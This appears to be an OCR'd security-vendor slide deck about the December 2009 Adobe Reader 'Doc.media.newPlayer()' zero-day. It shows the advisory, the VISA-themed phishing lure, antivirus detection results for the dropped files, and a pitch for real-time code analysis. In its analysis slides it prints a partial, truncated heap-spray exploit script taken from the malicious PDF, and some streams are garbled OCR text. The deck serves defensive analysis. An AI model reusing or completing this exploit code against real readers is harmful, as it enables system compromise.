Adobe Reader/Acrobat "Doc.media.newPlayer()" Memory Corruption

Secunia Advisory:	SA37690
Release Date:	2009-12-15
Last Update:	2009-12-16
Popularity:	6,490 views
Critical:	🟩🟩🟨🟧🟥 Extremely critical
Impact:	System access
Where:	From remote
Solution Status:	Vendor Workaround
Software:	Adobe Acrobat 3D 8.x Adobe Acrobat 8 Professional Adobe Acrobat 8.x Adobe Acrobat 9.x Adobe Reader 8.x Adobe Reader 9.x


Description:
A vulnerability has been reported in Adobe Reader and Acrobat, which can be exploited by malicious people to compromise a user's system.

The vulnerability is caused due to an unspecified error in the implementation of the "Doc.media.newPlayer()" JavaScript method. This can be exploited to corrupt memory and execute arbitrary code via a specially crafted PDF file.

NOTE: This vulnerability is currently being actively exploited.

On Tuesday 15 December 2009, the security community becomes aware of a new zero-day Adobe vulnerability that is being exploited in the wild

The Infection



VISA card 4XXX XXXX XXXX XXXX: possible fraudulent transaction

From: VISA
Date: Tuesday, December 15, 2009 7:14 AM
To:
Subject: VISA card 4XXX XXXX XXXX XXXX: possible fraudulent transaction

etermined that your card
r security reasons the
arefully review electronic

/transactions.php?
3541897122632472453346726658

Email Alert Recieved (on xxxxxx@mail.com) ✓ Card Transactions

Card 4XXX XXXX XXXX XXXX (to protect your private information, part of the card number is hidden with X's)

Download Card Transactions

Instructions:

- download and carefully review electronic report for your VISA card.

Card	Card Statement
4XXX XXXX XXXX XXXX	STATEMENT

If you've lost your Visa card, you can contact us or your bank - we can help you, whe

Further information

You can tell us your lost or stolen card details, and we'll arrange for your card to be

The option for card replacement and emergency cash displacement will depend on issued your card.

To assist our customer service, please have the following information on hand:

- The name of the bank or organisation that issued your card
- The country where it was issued to you
- The type of Visa card
- The 16-digit number on the card - it is vital that you have a record of this number, kept separate from your card

Opening pdf.pdf

You have chosen to open

pdf.pdf

which is a: PDF Complete Document
from: http://audiodrv7.com


What should Firefox do with this file?

● Open with PDF Vista (default)

○ Save File

□ Do this automatically for files like this from now on.

Day 3 (18 Dec 09): Detection by Conventional AV



spl.pdf

Kaspersky	**Yes**
McAfee	**Yes**
Sophos	**Yes**
Symantec	**Yes**
Trend	**Yes**

AdobeUpdate.exe

Kaspersky	No
McAfee	No
Sophos	No
Symantec	**Yes**
Trend	**Yes**

wuaultup.exe

Kaspersky	No
McAfee	No
Sophos	No
Symantec	**Yes**
Trend	**Yes**

tlbsrch.exe


Kaspersky	No
McAfee	No
Sophos	No
Symantec	**Yes**
Trend	**Yes**

acropdf32.dll

Kaspersky	No
McAfee	No
Sophos	No
Symantec	**Yes**
Trend	**Yes**


detoured.dll

Kaspersky	No
McAfee	No
Sophos	No
Symantec	No
Trend	No



Real-Time Content Analysis


- Looking at how the real-time code analysis and behavioral analysis techniques scan the malicious PDF file shows us how these attacks are detected before they are even used by the attackers.
- Below is the encoded JavaScript stream from the infected PDF file:



```
stream
x□uRMo >@DLE=_'□ETX—¸X‰FS°_,u¨
□Qƴ□^VSƴ@mp□″„`;©ESCƴ¿wSYN?|H-‡ag_‹┬c«}=□-″¸ɒ`ʇnVQ8RSSO□†ƒ‡¢
nɯ¨˺•¡ƴ—nCANπ   □BELBEL|4ɹ
BEL□□j=i□U¼[„ ¸_ .USETX]□?p<F¸□ɹ '_¶‹n&Hf¢i&¸z¿□\og¾W□pA″SOHn×My□Ng¸Sp□¨L"e½□<•/.PɹEM*>;[UA″A¾″÷"ɭ-ƴ″i:2
+W¸.¸»4ʊ´□□noj€3§ɹ"C·eSO2§
(□EM8SUBKǂr^ENQ6FS%SO(¸″%*□L°BStN)8KENQD,7@%'DLE3K@EN,:*BEL□9
&g8>ESC<;´ENQnL□¡'e „ℵ"'T·□ıDLE)n@kFSs¬f`ƤT¡FFDC2sDLEZ(DLEFXDLE□CANDLE
SF□ETX®hACK¸p¸I9¸¸FF□y}T0 SONAK8…_¸·\¸)\DC4;<e¸\ɲn,RS9]MEM.
k]□p´D□□,·3€'F□µ'a°SYN□'DC4$ʋETXa7¸DLE□pɒ ·□A″¡9±#('SUB□o¸FSETXa□ɹ"« ˺8¨□ה″{¯ı0□ETBɒDLE‡,SUB¬I|N#31<³
endstream
endobj
111112 0 obj<</Filter/FlateDecode/Length 178>>stream
x□=□ASO,0DC4Dק&□ɹ/□ MeER¸f{ד¢@VTˀı¶h[STXH¸»˜"«?□&ofh•SYNH~ה‹gDVT□„SYNʋSTXʊ˜QJɒFSfש^——¸CT›A|_ʁnDLE=ENUL
KX
endstream
```


Real-Time Content Analysis - cont.

- Real-time decoding reveals embedded JavaScript



```
ylerati2=new Array();
var fzfpa8 = 'ARG9090ARG9090'.replace(/ARG/g,'%u');
var imkujn2 = 'Z54EBZ758BZ8B3CZ3574ZX378Z56F5Z768BZX32XZ33F5Z49C9ZAD41ZDB33ZXF36Z14BEZ3828Z74E
fzfpa8=unescape(fzfpa8);
imkujn2=unescape(imkujn2);endstream
endobj
111112 0 obj<</Filter/FlateDecode/Length 178>>stream
while(fzfpa8.length <= 0x8000){fzfpa8+=fzfpa8;}
fzfpa8=fzfpa8.substr(0,0x8000 - imkujn2.length);
for(gofmeq=0;gofmeq<xsbrgm;gofmeq++) {ylerati2[gofmeq]=fzfpa8 + imkujn2;}
if(xsbrgm){dwdsf1();dwdsf1();try {this.media.newPlayer(null);} catch(e) {}dwdsf1();}endstream
endobj
trailer<</Root 1 0 R /Size 11>>
```

- This was detected using the behavioral capabilities of the engine as the actual vulnerability itself is not net discovered




Incoming
    Incoming
Behavior Profile (Script)
    Default Profile - Script Behavior
        Generic Shellcode detection
        Suspected Malicious String Content
Rule Action
    Block
        Blocked

- Default behavioral rule that detects the intent of the script

The Advantages of Real-Time Code Analysis

Real-time Code Analysis



WEB PAGE

Dynamic Page Analysis: Entrapper

Business Logic

Policy

Rule 1
Rule 2
Rule 3

Allow Block ✓ ✗

Static Page Analysis: Real-time Code Analysis

Page **rendered as it** would in a browser, cross object attacks detected, defined by vulnerability not exploit

Active Page Content Analyzed Individually

Compare Profile With Security Policy

Allow ✓


Repair

Block ✗

Fix-up

WEB PAGE


Build Behavioral Profile



Combination of Technologies


1. **Anti-virus scanning** minimizes latency because it blocks *known* malware fast.
2. **URL filtering** quickly ensures user productivity by monitoring and managing where users go online
3. **Real-time code analysis** stops new and dynamic Web-based threats that typically aren't detected by the anti-virus or URL filtering methods

Effective Security Strategy: Multi-Layered Approach



Questions?

